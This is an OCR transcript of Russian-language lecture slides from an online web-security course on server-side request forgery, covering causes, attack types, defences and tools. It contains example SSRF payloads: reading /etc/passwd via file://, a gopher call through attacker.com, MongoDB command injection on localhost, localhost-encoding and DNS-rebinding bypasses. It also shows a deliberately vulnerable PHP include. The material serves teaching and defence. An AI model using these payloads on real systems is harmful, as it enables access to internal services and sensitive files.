

OTUS
ОНЛАЙН-ОБРАЗОВАНИЕ
Онлайн-образование



Меня хорошо видно && слышно?

Ставьте + , если все хорошо
Напишите в чат, если есть проблемы

Проверить, идет ли запись!

Уязвимости класса:
Server Side Request Forgery (SSRF)
Subdomain Takeover

Сергей Гоппиков

Head of Backend

Alyce Inc

grey2k@gmail.com telegram: @grey_2k

Преподаватель

Сергей Гоппиков

- Программирую с 14 лет.
- 8 лет опыта на Python/PHP/JavaScript/Kotlin и немного Go.
- 5 лет занимаюсь архитектурой, внедрением практик DevOps и оптимизацией
- Руководил отделом разработки хостинга и регистратора доменных имен Beget.com обеспечивал безопасность парка 500+ серверов, регулярно работали по программам BugBounty
- Руковожу backend командной и разрабатываю архитектуру для гео-распределенного Американского стартапа Alyce.com.

  Ежегодно готовимся и проходим аудит безопасности soc2 , вендор - Veracode.com

Правила вебинара

Активно участвуем и делимся опытом

Задаем вопрос в чат или голосом

Off-topic обсуждаем в Slack #web-security-2020-07

Вопросы вижу в чате, могу ответить не сразу

Цели вебинара | После занятия вы сможете

1. Находить уязвимости и защищаться от SSRF атак

2. Защищать web-приложения от Subdomain Takeover атак

Смысл | Зачем вам это уметь

1. Позволит вам проектировать безопасные приложения

2. Видеть потенциальные уязвимости там где кажется их нет


План лекции

- **SSRF**
  - Методология возникновения
  - Виды уязвимостей
  - Виды защиты и направление атак
  - Инструменты

- **Subdomain Takeover**
  - Методология возникновения
  - Виды эксплуатации и защита
  - Инструменты

Server Side Request Forgery (SSRF)

Методология возникновения



Методология возникновения

SSRF (server side request forgery) — это эксплойт, с помощью которого можно заставить уязвимое приложение сделать запрос на предоставленный URL. Так можно получить доступ к внутренним службам или данным, недоступным для обычного пользователя.

Постоянно обнаруживаются в серьезных продуктах

https://hackerone.com/reports/341876 – 25 000$
https://hackerone.com/reports/374737 – 3 500$
https://hackerone.com/reports/398799 – 4 000$
https://hackerone.com/reports/288353 – 1 500$

Методология возникновения

Особенности языка

Вызовы внешних скриптов (Remote code execution или remote file inclusion RFI)

```php
<?php

$language = "en";

if (isset($ GET["lang"])) {
   $language = $_GET["lang"];
}

include($language . "_lang.php");
```

Filesystem and Streams Configuration Options

Name	Default	Changeable	Changelog
allow_url_fopen	"1"	PHP_INI_SYSTEM	
allow_url_include	"0"	PHP_INI_SYSTEM	Available since PHP 5.2.0. Deprecated as of PHP 7.4.0.

https://www.php.net/manual/en/filesystem.configuration.php#ini.allow-url-fopen

Методология возникновения

Несовершенные методы защиты

- Недостаточная валидация (санитация) входящих данных
- Использование **черного списка**
- отсутствие DMZ на уровне сети
- монолитные архитектуры приложений
- разрешение использования IP в запросах
- разрешение использования протоколов и портов в запросах
    - ftp://
    - file://
    - gopher://
    - и т.д

Методология возникновения

Разрешение IP адресов (address to number, DNS)

- 127.0.0.1
- localhost
- 0x7f000001
- 2130706433
- 0
- 127.1
- 127.0.1
- ①②⑦.⓪.⓪.①
- ①②⑦.⓪.⓪.①
- localtest.me (и другие, через DNS)

```
grey2k@grey2k-zbook:~$ ping localtest.me
PING localtest.me (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.069 ms
```

Виды SSRF

Non-Blind

- самые опасные
- можно получить ответ на запрос
- легко эксплуатировать

Semi-Blind

- могут дать атакующему дополнительную информацию
- могут вернуть сообщения об ошибках , валидации
- находятся, но не всегда можно эксплуатировать

Blind

- нет информации в ответе
- сложно исследовать
- сложно эксплуатировать

Атаки Non-Blind

Подбор payload
LFI
```
/?url=file:///etc/passwd HTTP/1.1
```

Gopher
```
https://example.com/ssrf.php?url=http://attacker.com/ssrf/gopher.php
```

OpenRedirect
```
/?url=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

NoSQL http API (MongoDB)
```
/?url=http://127.1:28017/test/$cmd/?filter_eval=ret="collections_";db.getCollectionNames().forEach(function(x){ret=ret%2bx%2b"."});
```

Сканеры на уязвимости (CMS, Apps, NoSQL и т.д)
https://sca.analysiscenter.veracode.com/vulnerability-database/search

Атаки Blind & Semi-Blind SSRF

Сканирование портов и коды ошибок

connection refused, connection close, timeout

Rebind DNS

```
make-123.123.123.123-rebind-127.0.0.1-rr.1u.ms
```

Multiple DNS records или round-robin

```
my-test-site.com 192.168.1.1
my-test-site.com 172.217.20.46
```

Отказ в обслуживании


- Out of Memory
- Infinite request

Защита от SSRF

Виды защиты

- Использование white-lists URL
- Использование своего DNS сервера
- Сетевой периметр (DMZ + Intranet)
- Все порты закрыты по-умолчанию (Firewall)
- Ничего не возвращайте в ответ
- NoSQL с авторизацией (MongoDb, Redis)
- Двухзвенные архитектуры

Защита от SSRF



Поиск уязвимостей

Когда стоит задуматься о потенциальной SSRF?


- При реализации механизма webhooks или url-callback
- При обработке форматов, основанных на XML (уязвимость XXE);
- При рендере скриншотов сайтов
- При работе с видео и изображениями
- Загрузка данных из внешних источников
- Загрузка плагинов, языков, шаблонов, тем и т.д (LFI, RFI)
- Всегда при отправке запросов на предоставляемый пользователем адрес.

Любой ли запрос SSRF?

- Нет, если вы не можете доказать факт влияния на безопасность - то это функциональность, а не уязвимость

Инструменты

Burp Suite
Инструментарий для пентестинга
- http proxy
- scanner tools
- payload dictionaries
- CI tools
- etc.



Для анализа кода
https://github.com/guardrailsio/awesome-php-security
https://github.com/lirantal/awesome-nodejs-security

Для анализа зависимостей
https://snyk.io

Инструменты

grep

находим потенциально опасные функции в исходниках проекта

```
grep -nrE 'curl|fget\(|fopen\(|file_get_contents\(|include\(|require\(' --include \*.php app/
                                                                        resources/
```

tcpdump

ловим DNS отстук

```
tcpdump -i eth0 'udp port 53'
```

Subdomain Takeover

